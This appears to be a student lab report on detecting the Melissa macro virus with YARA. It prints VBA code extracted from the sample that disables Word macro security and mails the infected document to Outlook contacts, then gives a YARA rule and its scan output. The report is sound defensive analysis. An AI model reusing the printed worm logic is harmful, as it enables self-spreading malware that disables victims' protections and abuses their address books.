Suspicious	VBA Stomping	VBA Stomping was detected: the VBA source code and P-code are different, this may have been used to hide malicious code

VB Script Extracted from Malware Sample

```
Private Sub Document_Open()
    On Error Resume Next
    If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") <> "" Then
        CommandBars("Macro").Controls("Security...").Enabled = FALSE
        System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security", "Level") = 1&
    Else
        CommandBars("Tools").Controls("Macro").Enabled = FALSE
        Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 - 1): Options.SaveNormalPrompt = (1 - 1)
    End If
    Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
    Set UngaDasOutlook = CreateObject("Outlook.Application")
    Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
    If System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by Kwyjibo" Then
        If UngaDasOutlook = "Outlook" Then
            DasMapiName.Logon "profile", "password"
            For y = 1 To DasMapiName.AddressLists.Count
                Set AddyBook = DasMapiName.AddressLists(y)
                x = 1
                Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
                For oo = 1 To AddyBook.AddressEntries.Count
                    Peep = AddyBook.AddressEntries(x)
                    BreakUmOffASlice.Recipients.Add Peep
                    x = x + 1
                    If x > 50 Then oo = AddyBook.AddressEntries.Count
                Next oo
                BreakUmOffASlice.Subject = "Important Message From " & Application.UserName
                BreakUmOffASlice.Body = "Here Is that document you asked For ...        't show anyone else ;-)"
                BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
                BreakUmOffASlice.Send
                Peep = ""
            Next y
            DasMapiName.Logoff
        End If
        System.PrivateProfileString("", "HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by Kwyjibo"
    End If
    Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
    Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
```

Yara Rule

```
rule MicrosoftMelissa
{
    meta:
        description = "MicrosoftMelissa is a virus that speads over outlook"
        os = "mswindows"
        filetype = "Macro"
        maltype = "Virus"

    strings:
        $melissa0 = "Important Message From"
        $melissa1 = "Here is that document you asked for ... don't show anyone else ;-)"
        $melissa2 = "WORD/Melissa written by Kwyjibo"
        $melissa3 = "Works in both Word 2000 and Word 97"
        $melissa4 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
        $melissa5 = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"

    condition:
        all of ($melissa*)
}
```

Yara Rules

D: > Share > Lab 2021-09-18 > SarathMelissa.yara

```
rule MicrosoftMelissa
{
    meta:
        description = "MicrosoftMelissa is a virus that speads over outlook"
        os = "mswindows"
        filetype = "Macro"
        maltype = "Virus"

    strings:
        $melissa0 = "Important Message From"
        $melissa1 = "Here is that document you asked for ... don't show anyone else ;-)"
        $melissa2 = "WORD/Melissa written by Kwyjibo"
        $melissa3 = "Works in both Word 2000 and Word 97"
        $melissa4 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
        $melissa5 = "Word -> Email | Word 97 <--> Word 2000 ... it's a new age!"

    condition:
        all of ($melissa*)
}
```

Output

```
FLARE Sat 09/18/2021  0:21:48.70
D:\Share\Lab 2021-09-18>yara64 SarathMelissa.yara ./Samples
MicrosoftMelissa ./Samples\0a56baab11a888b2741bffc5fe7a52596b58f1d8e842770b21de82bd12a20484
MicrosoftMelissa ./Samples\ff05182a14ea139b331217159f327a24cf826ef1173262ae47823df7cbfa747c
MicrosoftMelissa ./Samples\sample_lab6_18_sep
```

Conclusion:

Thus, Yara rules have been identified and written for the given malwares and it is able to find and filter out the Melissa infected files.